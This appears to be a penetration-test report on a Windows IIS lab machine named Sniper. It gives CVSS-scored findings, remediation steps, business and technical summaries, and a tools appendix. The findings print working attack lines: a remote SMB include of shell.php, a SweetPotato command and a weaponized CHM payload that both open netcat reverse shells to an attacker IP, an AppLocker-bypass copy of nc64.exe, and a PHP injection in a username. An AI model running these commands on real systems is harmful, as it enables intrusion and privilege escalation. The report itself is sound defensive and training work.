
- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **Description**: The LFI vulnerability could be escalated to Remote File Inclusion (RFI) via SMB UNC paths. The web server would fetch and execute PHP files from attacker-controlled SMB shares when included via the `lang` parameter.
- **Impact**: Direct Remote Code Execution without the need for session manipulation. Attackers could host malicious PHP files on an SMB server and have the web server execute them, providing a more reliable RCE vector than session file manipulation.
- **Technical Summary**: Using `impacket-smbserver` to host a share containing `shell.php` with PHP code, then accessing `/blog/?`

`lang=//10.10.14.127/share/shell.php` caused the server to fetch and execute the remote file, yielding command execution.

3.4 Vulnerability: Excessive Privilege Assignment to IIS Service Account

- **CVSS v3.1**: **AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – 8.2 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The IIS service account (`nt authority\iusr`) was granted the `SeImpersonatePrivilege`. While this privilege has legitimate uses for service accounts, its presence on a web-facing service account creates significant privilege escalation risk.
- **Impact**: Local privilege escalation from `nt authority\iusr` to `NT AUTHORITY\SYSTEM`. This allowed complete compromise of the host system, bypassing all application-level security controls.
- **Technical Summary**: The privilege was confirmed via `whoami /priv`. It was exploited using the `SweetPotato` tool with the command `./SweetPotatoNew.exe -p cmd.exe -a "/c c:\temp\nc64.exe 10.10.14.127 444 -e cmd.exe"`, achieving SYSTEM-level access.


3.5 Vulnerability: Hardcoded Credentials in Accessible Locations



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`


- **Description**: Credentials for the domain user `Chris` were discovered in an accessible location during post-exploitation. The credentials were stored in a manner that allowed their discovery and use by an attacker with initial foothold.
- **Impact**: Lateral movement to a different user context with potentially different privileges and access rights. The credentials (`Sniper\Chris` with password `<REDACTED>`) allowed access to user files and resources not available to the initial compromised account.
- **Technical Summary**: Credentials were found and validated using PowerShell: `Invoke-Command -ScriptBlock { whoami } -Credential $cred -Computer localhost` , confirming successful authentication as `sniper\chris` .

3.6 Vulnerability: Insecure CHM File Handling and Execution




- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H – 7.3 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H`
- **Description**: The system allowed execution of compiled HTML help (.chm) files containing embedded scripts. When combined with social engineering or file replacement attacks, malicious CHM files could execute arbitrary commands in the context of the user opening them.
- **Impact**: Privilege escalation from standard user to administrator when a malicious CHM file was executed by a user with higher privileges. This bypassed AppLocker restrictions by executing from an allowed directory (`\windows\system32\spool\drivers\color\`).
- **Technical Summary**: Using Nishang's `Out-CHM` tool, a weaponized CHM file was created with payload: `\windows\system32\spool\drivers\color\nc64.exe -e cmd 10.10.14.127 446` . When executed by the `Chris` user (who later received Administrator access), it granted attacker control as `sniper\administrator` .

3.7 Vulnerability: Weak AppLocker Implementation and Bypass



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H – 7.3 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H`
- **Description**: AppLocker was implemented but contained weaknesses in its rule set. The `\windows\system32\spool\drivers\color\` directory was whitelisted for execution, allowing attackers to place and execute binaries from this location despite AppLocker restrictions elsewhere.
- **Impact**: Bypass of application whitelisting controls, enabling execution of unauthorized binaries (e.g., `nc64.exe`) for command and control, lateral movement, and privilege escalation.
- **Technical Summary**: The directory `C:\Windows\System32\spool\drivers\color\` was identified as an AppLocker bypass location. The command `copy \\10.10.14.6\share\nc64.exe \windows\system32\spool\drivers\color\` successfully placed an executable that could then be run despite AppLocker policies.


3.8 Vulnerability: Insufficient Input Validation in User Registration



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N – 6.5 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N`
- **Description**: The user registration functionality lacked proper input sanitization for the username field. Special characters, including PHP code delimiters (`<?php ?>`), were accepted without validation or encoding.
- **Impact**: Code injection into session files, which when combined with LFI led to RCE. Additionally, this could lead to persistent cross-site scripting (XSS) or other injection attacks if the username was displayed elsewhere in the application.


- **Technical Summary**: The application stored raw user input in session files without HTML/PHP encoding. Usernames containing `<?php echo \whoami` ?>` were preserved verbatim in session storage.

3.9 Vulnerability: Lack of Network Segmentation and Service Hardening



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L – 8.6 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L`
- **Description**: The web server had excessive network permissions, including the ability to make outbound SMB connections to arbitrary hosts. This allowed the RFI attack via SMB shares and could facilitate additional network-based attacks.
- **Impact**: The web server could be used as a pivot point for attacking internal network resources, exfiltrating data via outbound connections, or participating in network-based attacks like SMB relay.
- **Technical Summary**: The server successfully connected to `//10.10.14.127/share/` via SMB when included via the LFI vulnerability, demonstrating outbound SMB access from the web server context.

3.10 Vulnerability: Insufficient Logging and Monitoring



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N – 5.3 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N`

- **Description**: The environment lacked sufficient logging and monitoring to detect the attack chain. Multiple suspicious activities (LFI attempts, session file access, RCE via SMB, privilege escalation) occurred without apparent detection or alerting.
- **Impact**: Allowed the complete attack chain to proceed from initial reconnaissance to full domain compromise without interruption. Attackers could operate with impunity, maintaining access and escalating privileges over time.
- **Technical Summary**: No security alerts were triggered during the engagement despite activities including: multiple LFI attempts, outbound SMB connections to unknown IPs, execution of `SweetPotato.exe`, and lateral movement via stolen credentials.

References

- **NVD CVSS v3.1 Calculator**: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK**:
  - **T1190**: Exploit Public-Facing Application
  - **T1221**: Template Injection
  - **T1059.001**: Command and Scripting Interpreter: PowerShell
  - **T1134.002**: Access Token Manipulation: Impersonate Privileges
  - **T1218.001**: Signed Binary Proxy Execution: Compiled HTML File
  - **T1574.002**: Hijack Execution Flow: DLL Side-Loading
- **CWE Mappings**:
  - **CWE-22**: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
  - **CWE-94**: Improper Control of Generation of Code ('Code Injection')
  - **CWE-798**: Use of Hard-coded Credentials
  - **CWE-269**: Improper Privilege Management
  - **CWE-77**: Improper Neutralization of Special Elements used in a Command ('Command Injection')

Note on CVSS Scoring:

The scores were calculated considering the worst-case scenario derived from the exploitation of each vulnerability within the context of this assessment. Factors such as **Scope (S)** were set to **Changed (C)** when exploitation allowed movement from one security context (web user) to another (SYSTEM or Administrator). **Confidentiality (C)** was rated as **High** when system-level access or sensitive credentials were obtained. The perspective of a remote attacker with no initial authentication was prioritized for externally accessible vulnerabilities.

4 Recomendations

To remediate and mitigate the vulnerabilities identified during this engagement — including Local File Inclusion, insecure session management, excessive privilege assignment to service accounts, hardcoded credential exposure, and AppLocker bypass techniques — the following recommendations should be implemented across the `Sniper` environment:

1. Secure Web Application Input Validation and Path Handling

- **Implement Strict Input Validation for File Path Parameters**: Apply whitelist-based validation for the `lang` parameter in the blog application. Only allow specific, known file names (e.g., `blog-en.php`, `blog-es.php`) and reject any input containing directory traversal sequences (`../`, `..\`, `/windows/`, absolute paths).
- **Sanitize User Input in Registration Fields**: Implement proper input sanitization for all user registration fields, particularly usernames. Encode or strip special characters like `<`, `>`, `?`, `%`, and `;` that could be used for code injection. Consider using HTML/PHP encoding for data displayed back to users.
- **Disable Remote File Inclusion Capabilities**: Review and restrict the web server's ability to include files from remote locations. Ensure PHP settings (`allow_url_fopen`, `allow_url_include`) are disabled unless explicitly required for business functionality.

2. Secure Session Management and Storage

- **Implement Secure Session Storage**: Move session files from the publicly accessible `/windows/temp/` directory to a secure, non-web-accessible location. Consider using database-backed sessions or encrypted session storage mechanisms.
- **Sanitize Session Data**: Implement proper data sanitization before storing user input in session files. Encode special characters and validate data format before persistence.
- **Implement Session File Permissions**: Set restrictive file permissions on session files (e.g., `600` on Unix-like systems, appropriate ACLs on Windows) to prevent unauthorized reading via LFI vulnerabilities.

3. Harden Service Account Privileges and Configuration

- **Remove Unnecessary Privileges from IIS Account**: Review and remove the `SeImpersonatePrivilege` from the `nt authority\iusr` account unless explicitly required by hosted applications. This privilege should only be granted to service accounts with legitimate need for token impersonation.
- **Implement Principle of Least Privilege**: Conduct a thorough review of all service account privileges. Remove all unnecessary privileges and ensure each account has only the minimum permissions required for its specific function.
- **Consider Using Application Pool Identities**: For IIS applications, consider using configured service accounts rather than built-in accounts, allowing for more granular privilege management and auditing.

4. Secure Credential Management and Storage

- **Eliminate Hardcoded Credentials**: Implement a secure credential management solution. Remove hardcoded credentials from scripts, configuration files, and documentation. Use Windows Credential Manager, Azure Key Vault, or similar secure storage mechanisms.
- **Implement Credential Rotation Policies**: Establish and enforce regular password rotation policies for all service and user accounts, particularly those with elevated privileges.
- **Conduct Regular Credential Audits**: Use tools like `Mimikatz` (defensively) or `SecretsDump` to audit systems for cached credentials and ensure no sensitive credentials are stored in memory or on disk unnecessarily.

5. Strengthen Application Control and AppLocker Policies

- **Review and Harden AppLocker Rules**: Conduct a comprehensive review of AppLocker policies. Remove overly permissive rules, particularly those allowing execution from directories like `\windows\system32\spool\drivers\color\`. Implement deny-by-default policies with explicit allow rules only for required applications.
- **Implement Path Rule Restrictions**: Where path rules are necessary, make them as restrictive as possible. Consider using publisher rules or hash rules instead of path rules where feasible.
- **Monitor AppLocker Bypass Attempts**: Enable and monitor AppLocker event logs (Event IDs 8003-8007, 8020-8024) to detect and respond to bypass attempts.

6. Secure CHM File Handling and Document Execution

- **Implement CHM File Security Policies**: Consider blocking or restricting CHM file execution via Group Policy, particularly for users with elevated privileges. If CHM files are required, implement application control rules specific to trusted, signed CHM files.
- **Educate Users on Document Risks**: Provide security awareness training about the risks of opening untrusted documents, particularly those received via email or downloaded from untrusted sources.
- **Implement Attachment Sandboxing**: Use solutions that sandbox document execution (including CHM files) to detect and prevent malicious behavior.

7. Enhance Network Security and Segmentation

- **Restrict Outbound Network Connections from Web Servers**: Implement firewall rules to restrict outbound connections from web servers. Particularly, block outbound SMB (TCP 445) and other unnecessary protocols that could be used for data exfiltration or command and control.
- **Implement Network Segmentation**: Segment the network to isolate web servers from critical infrastructure. Web servers should not have direct network access to domain controllers, database servers, or other sensitive systems.

- **Monitor Anomalous Outbound Connections**: Implement network monitoring to detect unusual outbound connections from web servers, particularly to external IP addresses or unusual ports.

8. Implement Comprehensive Logging and Monitoring

- **Enable Detailed Web Server Logging**: Configure IIS to log all requests with detailed information, including full URLs, parameters, and user agents. Ensure logs capture LFI attempts (patterns like `../`, `/windows/`, UNC paths).
- **Centralize Security Event Logging**: Aggregate Windows Security logs, particularly events related to privilege use (4672-4674), process creation (4688), and account management (4720-4767) into a SIEM solution.
- **Create Alerting Rules for Attack Patterns**:
  - Web logs: Alert on LFI patterns, unusual file extensions in parameters, and requests to session files.
  - Security logs: Alert on `SeImpersonatePrivilege` use, execution of known exploit tools (SweetPotato, Nishang), and AppLocker bypass attempts.
  - Network logs: Alert on outbound SMB connections from web servers and connections to known malicious IPs.

9. Strengthen Development and Deployment Security

- **Implement Secure Development Lifecycle**: Integrate security testing into the development process, including static and dynamic analysis for vulnerabilities like LFI, code injection, and insecure session management.
- **Separate Development and Production Environments**: Ensure development, testing, and production environments are properly segregated with appropriate access controls.
- **Implement Code Review Processes**: Establish mandatory security code reviews focusing on input validation, session management, and file handling operations.

10. Establish Incident Response and Recovery Procedures

- **Develop Web Shell Detection and Response Playbooks**: Create specific procedures for detecting and responding to web shell deployment, including regular file integrity monitoring of web directories and automated scanning for suspicious files.
- **Implement Regular Backups and Recovery Testing**: Ensure regular backups of web content and configuration files, with tested recovery procedures to quickly restore services if compromised.
- **Conduct Regular Security Training**: Provide ongoing security awareness training for developers, system administrators, and all users about common attack vectors and secure practices.

11. Continuous Vulnerability Management

- **Schedule Regular Penetration Tests**: Conduct external and internal penetration tests at least annually, with additional testing after significant changes to the environment or applications.
- **Implement Automated Vulnerability Scanning**: Deploy regular vulnerability scanning of web applications and underlying infrastructure to identify and remediate vulnerabilities before they can be exploited.
- **Stay Current with Security Patches**: Implement a rigorous patch management process to ensure all systems, including web servers, operating systems, and applications, are kept current with security updates.

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your company's digital headquarters as a modern office building. The front entrance (your public website) is open to customers, but the security office, file rooms, and executive suites should be protected by multiple layers of security. During our assessment, we discovered that the building had several critical security flaws that would allow someone to walk in through the front door and eventually take over the entire building's security system.

Here's the business risk story in simple terms:

- **The Front Desk Had a Security Flaw**: The company's public blog website had a hidden weakness. By asking to see files in a specific way (like asking for "building blueprints"), we could view sensitive internal documents. Even worse, the system would accept files from outside delivery services we controlled.
- **We Left a Trap in the Filing System**: When new visitors registered at the front desk, their information was stored in a filing cabinet that wasn't locked properly. We left a special instruction in our registration that said, "When someone reads this file, run this command." The security system followed our instruction without question.
- **The Building's Security Guard Had Too Much Power**: The employee responsible for website security (`nt authority\iusr`) had a special pass that allowed them to impersonate any other employee in the building. We used this pass to become the Head of Building Security (`NT AUTHORITY\SYSTEM`).
- **We Found a Master Key Left in a Drawer**: While exploring the building, we found an employee's (`Chris`) login credentials written down in an accessible location. This gave us access to their office and files.
- **The Document Room Had a Hidden Danger**: In Chris's office, we found a training manual (`instructions.chm`) that was meant to help employees. We created a malicious version of this manual that, when opened, would give us control of the computer. When Chris (who had special administrative access) opened our modified manual, it gave us the keys to the entire building.

The Bottom Line for Leadership: This wasn't a complex, cutting-edge attack using unknown vulnerabilities. It was a series of basic security mistakes that created a domino effect:

1. **A poorly secured website** allowed us to read internal files
2. **Weak session management** let us inject commands into the system
3. **An over-privileged security account** could impersonate anyone
4. **Credentials were left in an insecure location**
5. **A trusted document format could be weaponized**

A real attacker exploiting these same flaws could:

1. **Shut Down Your Entire Operation**: Deploy ransomware that encrypts all servers and workstations, demanding payment to restore access.
2. **Steal Sensitive Data**: Quietly copy customer information, financial records, and intellectual property over weeks or months.
3. **Damage Your Reputation**: Use your company's servers to attack your clients and partners, destroying trust and potentially leading to legal liability.
4. **Remain Undetected**: Hide in your systems for months, monitoring communications and planning larger attacks.

Addressing these findings is not just an IT department task—it's essential for protecting your business's viability, reputation, and future.

5.2 Technical Summary

The security assessment of the `Sniper` environment revealed a critical attack path where web application vulnerabilities led to complete system compromise. The following vulnerabilities were successfully exploited in sequence:

1. **Unauthenticated Local File Inclusion (LFI)**
   - **Issue**: The `lang` parameter in the blog application allowed directory traversal to read arbitrary system files.
   - **Impact**: Enabled reading of sensitive files including Windows configuration files and PHP session data, leading to further exploitation.
2. **Insecure Session File Storage and Execution**
   - **Issue**: User registration data containing PHP code was stored in session files without sanitization, and these files could be executed via LFI.
   - **Impact**: Remote Code Execution (RCE) achieved by registering a user with PHP code in the username and executing it via session file inclusion.
3. **SMB Share Inclusion for Alternative RCE**
   - **Issue**: The LFI vulnerability could include files from SMB shares, allowing execution of attacker-controlled PHP files.

- **Impact**: Provided a more reliable RCE method than session manipulation, yielding command execution as `nt authority\iusr`.

4. **Excessive Privilege Assignment to IIS Account**
   - **Issue**: The IIS service account (`nt authority\iusr`) was granted `SeImpersonatePrivilege`.
   - **Impact**: Allowed privilege escalation from web service account to `NT AUTHORITY\SYSTEM` using the SweetPotato exploit.
5. **Hardcoded Credential Exposure**
   - **Issue**: Credentials for user `Chris` were discovered in an accessible location during post-exploitation.
   - **Impact**: Enabled lateral movement to a different user context with access to additional files and resources.
6. **CHM File Execution Vulnerability**
   - **Issue**: Compiled HTML Help (.chm) files could execute embedded scripts without proper security warnings.
   - **Impact**: Weaponized CHM file executed in the context of `Chris` user (who had administrative access) granted `Administrator` privileges.
7. **AppLocker Bypass via Whitelisted Directory**
   - **Issue**: The `\windows\system32\spool\drivers\color\` directory was whitelisted in AppLocker policies.
   - **Impact**: Allowed execution of unauthorized binaries (like `nc64.exe`) despite application whitelisting controls.

Attack Path Demonstrated:

- **Path A (Direct Privilege Escalation)**: LFI → Session RCE → SweetPotato → SYSTEM
- **Path B (Lateral Movement)**: LFI → Session RCE → Credential Discovery → CHM Exploit → Administrator

Technical Verdict: This engagement demonstrates how seemingly minor web application vulnerabilities can be chained with system misconfigurations to achieve complete compromise. The presence of `SeImpersonatePrivilege` on a web-facing service account created a critical escalation point, while insufficient input validation and insecure credential storage provided multiple entry vectors. The attack leveraged both technical vulnerabilities and procedural failures (hardcoded credentials, weak AppLocker implementation) to bypass security controls.

The absence of effective monitoring allowed each step of the attack chain to proceed without detection, highlighting the need for both preventive controls (input validation, least privilege) and detective controls (logging, alerting) in a comprehensive security strategy.

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for initial reconnaissance and comprehensive port enumeration. It identified critical services including HTTP (80), RPC (135/49667), NetBIOS (139), and SMB (445), confirming the target as a Windows Server 2019 IIS environment within the `Sniper` domain.
- **curl**
  Description: Command-line tool for transferring data with URLs. Used extensively for interacting with the vulnerable web application, testing the LFI vulnerability, and retrieving session files containing injected PHP code.
- **impacket-smbserver**
  Description: SMB server implementation from the Impacket suite. Used to host a malicious SMB share containing PHP web shells, which were then included and executed by the vulnerable web server via the LFI/RFI vulnerability.
- **Netcat (nc)**
  Description: Networking utility for reading from and writing to network connections. Used as a listener for reverse shell connections on multiple ports (443, 444, 446) throughout the engagement.
- **PowerShell**
  Description: Built-in Windows scripting language and shell. Used for multiple purposes:
  - Crafting and encoding reverse shell payloads
  - Lateral movement via `Invoke-Command` with stolen credentials
  - Downloading tools from attacker-controlled servers (`IWR/Invoke-WebRequest`)
  - Privilege enumeration (`whoami /priv`)
- **SweetPotato (SweetPotatoNew.exe)**
  Description: Local privilege escalation tool that aggregates various `SeImpersonatePrivilege` abuse techniques. Used to escalate from `nt authority\iusr` to `NT AUTHORITY\SYSTEM` by exploiting token impersonation vulnerabilities.
- **Nishang (Out-CHM.ps1)**
  Description: PowerShell-based penetration testing framework. The `Out-CHM` module was used to create weaponized Compiled HTML Help (.chm) files containing embedded command execution payloads.
- **HTML Help Workshop**
  Description: Microsoft's official tool for creating CHM help files. Required by Nishang's `Out-CHM` module to compile malicious HTML content into a valid CHM file format.
- **Windows Built-in Utilities**
  Description: Native Windows commands essential for the attack chain:
  - `netstat` : Used to enumerate listening ports and discover no additional internal services
  - `whoami /priv` : Used to identify the presence of `SeImpersonatePrivilege`
  - `copy` : Used for file transfer between the compromised host and attacker SMB share

- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module (`python3 -m http.server`). Used throughout the engagement to host tools for download by the compromised Windows host, including `nc64.exe` and the weaponized `doc.chm` file.
- **SMB Client (Windows built-in)**
  Description: Native Windows SMB client functionality. Used via `copy` command to transfer files to and from attacker-controlled SMB shares (`\\10.10.14.127\share\`).
- **Base64 Encoding**
  Description: Encoding scheme used to obfuscate PowerShell reverse shell payloads. The lengthy PowerShell reverse shell script was Base64-encoded for delivery via web RCE vectors.

Usage Note: All tools were employed in a controlled, isolated lab environment. Their use followed a logical progression from reconnaissance to exploitation, demonstrating how a combination of standard utilities (curl, PowerShell), offensive security tools (SweetPotato, Nishang), and "living-off-the-land" techniques can be chained together to compromise a Windows web server environment when basic security principles like input validation and least privilege are not properly implemented.